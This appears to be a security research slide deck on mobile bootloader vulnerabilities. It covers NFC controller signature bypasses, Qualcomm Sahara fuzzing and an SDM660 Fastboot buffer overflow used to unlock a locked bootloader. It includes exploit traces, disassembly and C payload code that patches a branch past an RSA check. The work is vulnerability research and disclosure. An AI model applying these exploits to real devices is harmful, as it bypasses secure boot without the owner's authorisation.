Breaking Mobile Bootloaders

Biography

Pen Test Partners

Christopher Wade

Security Consultant at Pen Test Partners

@Iskuri1

https://github.com/Iskuri

https://www.pentestpartners.com

Mobile Bootloaders

Smartphones comprise of multiple embedded chipsets

These all require their own firmware, and their own bootloaders

By finding weaknesses in these bootloaders, custom functionality can be implemented


```
-rw-r--r-- 1 root root    272 2020-11-05 20:03 cppf.b05
-rw-r--r-- 1 root root    272 2020-11-05 20:03 cppf.b06
-rw-r--r-- 1 root root   2160 2020-11-05 20:03 cppf.b07
-rw-r--r-- 1 root root   7208 2020-11-05 20:03 cppf.mdt
-rw-r--r-- 1 root root 620006 2020-11-05 19:37 iris3.fw
-rw-r--r-- 1 root root      5 2020-11-05 19:37 iris3_ct_value
-rw-r--r-- 1 root root   1205 2020-11-05 19:37 iris3_inParm11.txt
-rw-r--r-- 1 root root   1207 2020-11-05 19:37 iris3_inParm2.txt
-rw-r--r-- 1 root root   1207 2020-11-05 19:37 iris3_inParm5.txt
-rw-r--r-- 1 root root   1731 2020-11-05 19:37 iris3_inParm8.txt
-rw-r--r-- 1 root root   1156 2020-11-05 20:03 leia_pfp_470.fw
-rw-r--r-- 1 root root   9220 2020-11-05 20:03 leia_pm4_470.fw
lrw-r--r-- 1 root root     35 2020-11-05 21:20 msadp -> /dev/block/bootdevice/by-name/msadp
-rw-r--r-- 1 root root 151852 2020-11-05 19:37 sec_s3nrn82_firmware.bin
-rw-r--r-- 1 root root    308 2020-11-05 19:37 sw_fp.b00
-rw-r--r-- 1 root root   6696 2020-11-05 19:37 sw_fp.b01
-rw-r--r-- 1 root root 959564 2020-11-05 19:37 sw_fp.b02
-rw-r--r-- 1 root root  62132 2020-11-05 19:37 sw_fp.b03
-rw-r--r-- 1 root root    728 2020-11-05 19:37 sw_fp.b04
-rw-r--r-- 1 root root    136 2020-11-05 19:37 sw_fp.b05
```


NFC Controller Bootloaders

Most modern smartphones support NFC functionality

This is driven by NFC controllers, which are separate chips from the core processor

The bootloaders of these chips employing signing, to prevent custom functionality







NXP PN Series Signature Bypass

NXP NFC chips use a SHA-256 chain to match the signature

This could be bypassed by sending large invalid commands, overwriting the hash

The entire firmware could be modified by corrupting the hash chain





Samsung S3 Series Signature Bypass

The Samsung S3 series update protocol defines the size of its signatures

By defining an excessively large size, the stack can be overwritten

Modifying the LR register to jump past the signature check bypasses its restrictions

```
sub_14C                                 ; CODE XREF: sub_2BC+8↓j
                                        ; DATA XREF: sub_2BC+6↓o ...
                PUSH            {R4,LR}
                BL              sub_C0
                LDR             R0, =0x3000
                LDR             R1, =0x5AF00FA5
                LDR             R0, [R0]
                CMP             R0, R1
                BNE             loc_166
                LDR             R0, =0x40022C00
                LDR             R0, [R0]
                LSLS            R0, R0, #0x1F
                LSRS            R0, R0, #0x1F
                BEQ             loc_16C

loc_166                                 ; CODE XREF: sub_14C+E↑j
                LDR             R0, =(sub_330+1)

loc_168                                 ; CODE XREF: sub_14C+24↓j
                BLX             R0      ; sub_330
                POP             {R4,PC}
; ---------------------------------------------------------------------------

loc_16C                                 ; CODE XREF: sub_14C+18↑j
                LDR             R0, =0x3000
                LDR             R0, [R0,#0xC]
                B               loc_168
; End of function sub_14C
```

```
{0x80, 0x02, 0x04, 0x00, 0x14, 0x00, 0x80, 0x00 }
```

```
WR: 80 02 04 00 94 02 80 00
RD: 01 00 00 00
WR: 02 00 14 00 85 2a a7 a2 3b 38 f0 ea 47 8e eb 0f 2e 79 29 96 3f 6e 5d 03
RD: 81 00 00 00
WR: 82 00 80 00 91 20 6f 65 e1 eb d0 54 22 f4 7c 96 fa 4a f7 41 64 5a 46 97 e
6e 7b 3a db 76 54 09 f7 a5 3c df e8 50 9e 02 ac 9e 97 61 1f 67 e1 dc 91 15 a6
RD: 01 00 00 00
WR: 02 00 00 01 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 e
15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00
0 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed
RD: 81 00 00 00
WR: 82 00 00 01 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 e
15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00
0 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed
RD: 01 00 00 00
WR: 02 00 80 00 40 f2 00 37 07 f1 31 07 38 47 f8 51 01 f1 74 01 4f f0 01 02 4
15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 c4 00 00
RD: 81 05 00 00
Starting unsigned firmware
WR: 2f 28 03 01 ff ff
RD: 4f 28 01 00
WR: 20 00 01 01
RD: 40 00 03 00 10 01
WR: 20 01 00
RD: 40 01 14 00 02 0e 02 00 03 01 02 03 02 00 01 ff 10 00 ee aa bb cc dd
WR: 2f 24 00
RD: 4f 24 24 00 10 02 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
WR: 2f 26 00
RD: 4f 26 01 00
```

Impact

Mobile NFC chips are limited to features intended for a mobile device

The core hardware of the chips support all 13.56Mhz features

By patching the firmware, Proxmark-like capabilities can be added

Minimal impact to end users

Qualcomm Snapdragon’s PBL and Emergency Download

Qualcomm’s Primary Bootloader has a USB interface, for unbricking devices

This mode is entered due to unrecoverable boot errors, or by explicitly requesting it

The key purpose of the USB interface is to deploy signed “Loader” images to the device

Public research exists into the Loaders, but not the update mechanisms

A vulnerability in this could compromise the Secure Boot chain

Sahara and Firehose Protocols

The USB Serial interface initially starts in Sahara mode, a binary protocol

```
R: 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
T: 02 00 00 00 30 00 00 00 02 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00
R: 12 00 00 00 20 00 00 00 0d 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 40 00 00 00 00 00 00 00
T: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00 02 00 b7 00 01 00 00 00 f0 3e 02 14 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 40 00 38 00 0d 00 00 00 00 00 00 00
R: 12 00 00 00 20 00 00 00 0d 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 d8 02 00 00 00 00 00 00
```

After a Loader is deployed, this provides the Firehose protocol, an XML-based interface

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<data>
    <peek address64="0x9fa00000" size_in_bytes="0x40" />
</data>
```

Sahara

Sahara functions by requesting chunks of the Loader ELF from the host

This allows for signature and hash verification prior to loading the whole image

Can be implemented in a simple state machine

```
uint32_t sent = 0;
while(done == 0) {

    switch(recvData[0]) {

        case 0x01: {

            sendRequestLen(setupStartData,sizeof(setupStartData));
            readResponse();

            break;
        }
        case 0x12:

            // mem read
            uint32_t addr, sz;
            memcpy(&addr,&recvData[24-8],4);
            memcpy(&sz,&recvData[24],4);
            printf("Reading address, size: %08x %04x\n",addr,sz);
            lseek(f,addr,SEEK_SET);
            read(f,bigData,sz);
            sendRequestLen(bigData,sz);
            readResponse();

            break;
        case 0x04: {

            if(recvData[12] != 0x00) {
                printf("Error\n");
                exit(0);
            }

            uint8_t finishAck[] = {0x05,0x00,0x00,0x00, 0x08,0x00,0x00,0x00};

            sendRequestLen(finishAck,sizeof(finishAck));
            readResponse();

            sent = 1;

            break;
        }
        // case 0x06 should be the changer
        case 0x06:
            printf("Finished transfer\n");
            done = 1;
            break;
        default:
            printf("Finish on value: %02x\n",recvData[0]);
            exit(0);
            break;
    }
}
```

Enumerating Hidden Functionality

Via power cycling and attempting incrementing command values, “0x13” was identified

This reset the state machine, potentially allowing for targeted fuzzing

The test phone crashed after 130 resets

```
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Recv ret:(48) - 01 00 00 00 30 00 00 00 02 00 00 00 01 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Sending: 4 (04) - 13 9a 9a 9a  - Sending: 4 (04) - 13 9a 9a 9a  - Fail send len -7 - 4
```

Crash Analysis

The crash implied a buffer overflow or resource exhaustion

Further analysis demonstrated that different features broke after different reset amounts

The signature verification process could be caused to fail

This would occur after 27 resets, to but execute appropriately after 26

Dumping Memory

Analysis of Snapdragon 665 and 730 found that configuration data could be overwritten

This included the public key hash, used to verify images

These were overwritten with pointers, which could be used for further investigation

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	7A	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	z...............
00000010	01	00	00	00	00	00	00	00	C4	8C	12	00	00	00	00	00	........ÄŒ......
00000020	D4	50	12	00	00	00	00	00	01	00	00	00	00	00	00	00	ÔP..............
00000030	A0	A6	20	0C	00	00	00	00	10	00	00	00	00	00	00	00	¦ ....
00000040	00	00	00	00	00	00	00	00	01	00	00	00	00	00	00	00	....
00000050	01	00	00	00	00	00	00	00	00	04	00	00	00	00	00	00	....
00000060	00	01	00	00	00	00	00	00	01	00	00	00	00	00	00	00	....
00000070	1D	00	00	00	00	00	00	00	78	9C	12	00	00	00	00	00	........xœ......
00000080	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....

Summary

Overwriting signing keys could allow for bypassing Secure Boot

This would require an attacker with low-level knowledge of the PBL

While this vulnerability presented significant risk, it also mitigated against targeted fuzzing

While most 64-bit Snapdragon chips tested were vulnerable, the SDM765 was not

Qualcomm’s Android Bootloader and Fastboot

Most Android devices contain a secondary Bootloader, stored in the ABL partition

This supports a USB interface called Fastboot

Device management and bootloader unlock commands are available

Some OEMs implement restrictions on bootloader unlocks


```
usage: fastboot [ <option> ] <command>

commands:
  update <filename>                          Reflash device from update.zip.
                                             Sets the flashed slot as active.
  flashall                                   Flash boot, system, vendor, and --
                                             if found -- recovery. If the device
                                             supports slots, the slot that has
                                             been flashed to is set as active.
                                             Secondary images may be flashed to
                                             an inactive slot.
  flash <partition> [ <filename> ]           Write a file to a flash partition.
  flashing lock                              Locks the device. Prevents flashing.
  flashing unlock                            Unlocks the device. Allows flashing
                                             any partition except
                                             bootloader-related partitions.
  flashing lock_critical                     Prevents flashing bootloader-related
                                             partitions.
  flashing unlock_critical                   Enables flashing bootloader-related
                                             partitions.
```

Target Device

Mid-range phone released in 2017

Used a Qualcomm Snapdragon 660 chipset – ARM64 architecture

Bootloader had been modified to add a waiting period and signatures for bootloader unlocks



Custom Bootloader Unlock Functionality

Some smartphone manufacturers restrict bootloader unlocking via Fastboot, to force use of their own tools:

There are multiple reasons for this:

- Inexperienced users will not be tricked into deliberately weakening phone security
- Third parties can’t load the devices with malware before sale
- The manufacturer can track who is unlocking their bootloaders

Implementing Fastboot

Easy to implement using standard USB libraries

Sends ASCII commands and data via a USB bulk endpoint

Returns human-readable responses back asynchronously via a bulk endpoint

Libraries exist for this purpose, but are unnecessary

```
libusb_init(&context);

struct libusb_device_descriptor descriptor;

unsigned char* cfg2 = (unsigned char*)malloc(2097152);
memset(cfg2,0,2097152);

uint8_t confirmed = 0;

deviceHandler = 0;

pthread_create(&readerThread,0,readInterruptData,NULL);

deviceHandler = 0;

while(deviceHandler == 0) {
    deviceHandler = libusb_open_device_with_vid_pid(context,0x18d1,0xd00d);
    usleep(1000);
}

printf("Attaching\n");
if (libusb_kernel_driver_active(deviceHandler, 0) == 1) {
    retVal = libusb_detach_kernel_driver(deviceHandler, 0);
    if (retVal < 0) {
        libusb_close(deviceHandler);
        deviceHandler = 0;
    }
}

retVal = libusb_claim_interface(deviceHandler, 0);

if(retVal != 0) {
    printf("Error code: %d\n",retVal);
    printf("Error name: %s\n",libusb_error_name(retVal));
    exit(1);
    libusb_close(deviceHandler);
}

// send an invalid command
unsigned char startDownload2[] = "flash:cfg";
sendRequest(startDownload2);
```

Analysing The Bootloader

Bootloader is stored as an ELF file in “abl” partition

This contains no executable code, but does contain a UEFI filesystem

This could be extracted with the tool “uefi-firmware-parser”, to find a Portable Executable

These can be directly loaded into IDA

```
Found volume magic at 0x3000
Firmware Volume: 8c8ce578-8a3d-4f1c-9935-896185c32dd3 attr 0x0003feff, rev 2, cksum 0x740f, size 0x18000 (98304 bytes)
  Firmware Volume Blocks: (192, 0x200)
  File 0: 9e21fd93-9c72-4c15-8c4b-e77f1db2d792 type 0x0b, attr 0x00, state 0x07, size 0x15185 (86405 bytes), (firmware volume image)
    Section 0: type 0x02, size 0x1516d (86381 bytes) (Guid Defined section)
      Guid-Defined: ee4e5898-3914-4259-9d6e-dc7bd79403cf offset= 0x18 attrs= 0x1 (PROCESSING_REQUIRED)
        Section 0: type 0x19, size 0x4 (4 bytes) (Raw section)
        Section 1: type 0x17, size 0x490c4 (299204 bytes) (Firmware volume image section)
          Firmware Volume: 8c8ce578-8a3d-4f1c-9935-896185c32dd3 attr 0x0003feff, rev 2, cksum 0x5329, size 0x490c0 (299200 bytes)
            Firmware Volume Blocks: (4675, 0x40)
            File 0: ffffffff-ffff-ffff-ffff-ffffffffffff type 0xf0, attr 0x00, state 0x07, size 0x2c (44 bytes), (ffs padding)
            File 1: f536d559-459f-48fa-8bbc-43b554ecae8d type 0x09, attr 0x00, state 0x07, size 0x49038 (299064 bytes), (application)
              Section 0: type 0x15, size 0x1c (28 bytes) (User interface name section)
              Name: LinuxLoader
              Section 1: type 0x10, size 0x49004 (299012 bytes) (PE32 image section)
```

Identifying A Potential Bootloader Weakness

The “flash:” command usually only flashes partitions on unlocked bootloaders

The command had been modified by the manufacturer to allow flashing of specific custom partitions when the bootloader was locked

These partitions were handled differently from those implemented directly by Qualcomm

There was potential for memory corruption or partition overwrites in this custom functionality

```
loc_1FA5C                               ; CODE XREF: sub_1F664+384↑j
                                        ; sub_1F664+3A0↑j ...
                ADRP            X0, #(aFailedToAddBas+0x3A)@PAGE ; ""
                ADD             X0, X0, #(aFailedToAddBas+0x3A)@PAGEOFF ; ""
                BL              FastbootOkay ; Branch with Link
                B               loc_1F8F4 ; Branch
; ---------------------------------------------------------------------------

loc_1FA6C                               ; CODE XREF: sub_1F664+30C↑j
                ADRP            X0, #aFlashingIsNotA@PAGE ; "Flashing is not allowed in Lock State"
                ADD             X0, X0, #aFlashingIsNotA@PAGEOFF ; "Flashing is not allowed in Lock State"
                B               loc_1F8F0 ; Branch
; ---------------------------------------------------------------------------
```

Implementing the flash: command

I made assumptions about the command sequence:

Actual command sequence:

- download:<payload size>
- <send payload>
- flash:<partition>

My command sequence:

- flash:<partition>
- <send payload>

I accidentally left an incorrect “flash:” command after my command sequence

This resulted in the bootloader crashing after sending this second “flash:” command

The lack of a “download:” command before the payload was the likely cause

Analysis Of Crash

USB connectivity stopped functioning entirely

The phone required a hard reset – volume down + power for ten seconds

A smaller payload size was attempted – this did not crash the phone

A binary search approach was used to identify the maximum size without a crash

By rebooting the phone and sending sizes between a minimum and maximum value, the minimum size was found - 0x11bae0

Overwriting Memory

Due to the unusual memory size, this was assumed to be a buffer overflow

With no debugging available for the phone, identifying what memory was being overwritten would be difficult

The bootloader used stack canaries on all functions, which could potentially be triggered

The next byte was manually identified – 0x11bae1 bytes of data were sent, and the last byte value was incremented, if the phone didn't crash it was valid

The next byte was identified to be 0xff

Overwriting Memory

By constantly power cycling, incrementing the byte value, and moving to the next byte in the sequence, a reasonable facsimile of the memory could be generated

Once this was generated, it could potentially be modified to gain code execution

A hair tie was wrapped around the power and volume buttons to force a boot loop

Memory Dumping

The custom Fastboot tool was modified to attempt this memory dumping

It verified two key events – a “flashing failed” response from the command being sent to the phone, and whether it crashed afterwards

Each iteration took 10-30 seconds

```
Recv ret:(19) - FAIL unknown command
Recv ret:(41) - FAIL Flashing is not allowed in Lock State
Sent: 13 - flash:crclist
Sent: 15 - oem device-info
Finding libusb handle
#### 0011baf1 Buff so far: ff 43 02 d1 60 02 00 0c 60 02 00 0c 60 02 00 0c
Starting next search
Attaching
Sent: 9 - flash:cfg
Recv ret:(41) - FAIL Flashing is not allowed in Lock State
```

Memory Dumping

The phone was left overnight performing this loop, generating a payload

The repeated byte values and lack of default stack canary meant that this was likely not to be the stack

All of the 32-bit words were found to be valid ARM64 opcodes

FF 43 02 51
60 02 00 0C
60 02 00 0C
60 02 00 0C
60 02 00 0C
E8 00 00 B0
34 00 00 10
01 00 00 0A
08 0D 40 F9
00 00 00 08
C0 00 04 0B
60 02 00 0A
D3 9F FF 97

```
0x0000000000000000:  FF 43 02 51    sub   wsp, wsp, #0x90
0x0000000000000004:  60 02 00 0C    st4   {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x0000000000000008:  60 02 00 0C    st4   {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x000000000000000c:  60 02 00 0C    st4   {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x0000000000000010:  60 02 00 0C    st4   {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x0000000000000014:  E8 00 00 B0    adrp  x8, #0x1d000
0x0000000000000018:  34 00 00 10    adr   x20, #0x1c
0x000000000000001c:  01 00 00 0A    and   w1, w0, w0
0x0000000000000020:  08 0D 40 F9    ldr   x8, [x8, #0x18]
0x0000000000000024:  00 00 00 08    stxrb w0, w0, [x0]
0x0000000000000028:  C0 00 04 0B    add   w0, w6, w4
0x000000000000002c:  60 02 00 0A    and   w0, w19, w0
0x0000000000000030:  D3 9F FF 97    bl    #0xfffffffffffe7f7c
```

ARM64 Features

ARM64 operations can often have unused bits flipped without altering functionality

Registers can be used in both 32-bit (Wx) and 64-bit (Xx) mode

Branch instructions can have conditions for jumping

These features could superficially allow for changes to the stack and branch handling instructions without altering functionality

Identifying Similar Instructions

I decided to use the “BL” instruction, it was likely to be less common than the stack

I performed a text search, removing the first nybble from the opcode

This would find branches in a similar relative address space to the dumped opcode

This identified a single valid instruction in the “crclist” parser, and opcodes that were similar to the memory dump

```
FF 43 02 D1    SUB     SP, SP, #0x90 ; Rd = Op1 - Op2
F9 63 05 A9    STP     X25, X24, [SP,#0x90+var_40] ; Store Pair
F7 5B 06 A9    STP     X23, X22, [SP,#0x90+var_30] ; Store Pair
F5 53 07 A9    STP     X21, X20, [SP,#0x90+var_20] ; Store Pair
F3 7B 08 A9    STP     X19, X30, [SP,#0x90+var_10] ; Store Pair
E8 00 00 B0    ADRP    X8, #qword_38018@PAGE ; Address of Page
B4 00 00 F0    ADRP    X20, #(aSparsecrcList+6)@PAGE ; "CRC-LIST"
94 BA 32 91    ADD     X20, X20, #(aSparsecrcList+6)@PAGEOFF ; "CRC-LIST"
08 0D 40 F9    LDR     X8, [X8,#qword_38018@PAGEOFF] ; Load from Memory
F3 03 00 AA    MOV     X19, X0 ; Rd = Op2
E0 03 14 AA    MOV     X0, X20 ; Rd = Op2
E8 27 00 F9    STR     X8, [SP,#0x90+var_48] ; Store to Memory
E3 9F FF 97    BL      sub_3A9C ; Branch with Link
```

Unlocking The Bootloader

```
BL #0x2078C - 0x1bb10
```

```
0x0000000000000000:   1F 13 00 94    bl #0x4c7c
```

To unlock the bootloader, it was necessary to jump to the code after the RSA check

A simple branch instruction could be generated to jump to the relative address of the bootloader unlock function

Online ARM64 assemblers are available to rapidly generate these opcodes

This process would be difficult to debug, but success would be easy to identify

```
// read out actual section1 data
int f  = open("section1",O_RDONLY);
printf("Section 1 f: %d\n",f);

uint32_t bufferSize = 0x11bae0 + 192;

printf("BUFF SIZE: %08x\n",bufferSize);

memset(cfg2,0xC0,0x11bae0);

read(f,&cfg2[0x101000],0x1ac00);

uint8_t overriddenBL[] = {0x1f,0x13,0x00,0x94};

memcpy(&cfg2[0x101000+0x1ab10],overriddenBL,4);

printf("Sending size: %08x\n",bufferSize);

sendRequestLen(cfg2,bufferSize);
// sendRequestLen(cfg2,0x00116550);

usleep(10000);
```

```
MOV     X0, X22 ; Rd = Op2
BL      sub_23A20 ; Branch with Link
BL      unlock_bootloader ; Branch with Link
CBZ     X0, loc_207A0 ; Compare and Branch on Zero
ADRP    X0, #aResetDeviceSta@PAGE ; "Reset Device State Failed.\n"
ADD     X0, X0, #aResetDeviceSta@PAGEOFF ; "Reset Device State Failed.\n"
B       loc_206F0 ; Branch
```

Buffer Overflow Implications

Rooting the phone and deploying custom recovery images would now be possible

Qualcomm chips can encrypt the “userdata” partition on locked bootloaders, even without a password – unlocking the bootloader completely disallows access to this data

Some limited RAM dumping would be possible with this code execution and cold boot attacks, but would not allow access to any user data

Development, analysis and exploitation was achieved over four days

Attempts to replicate the vulnerability on the newer phone, using an SDM665, were not effective

Replicating The Vulnerability

I was able to procure a second smartphone which also used an SDM660

All bootloader unlocking functionality was disabled by the manufacturer on this device

It was identified to use a similar signature approach to the original phone

Different payload size was needed: 0x403000

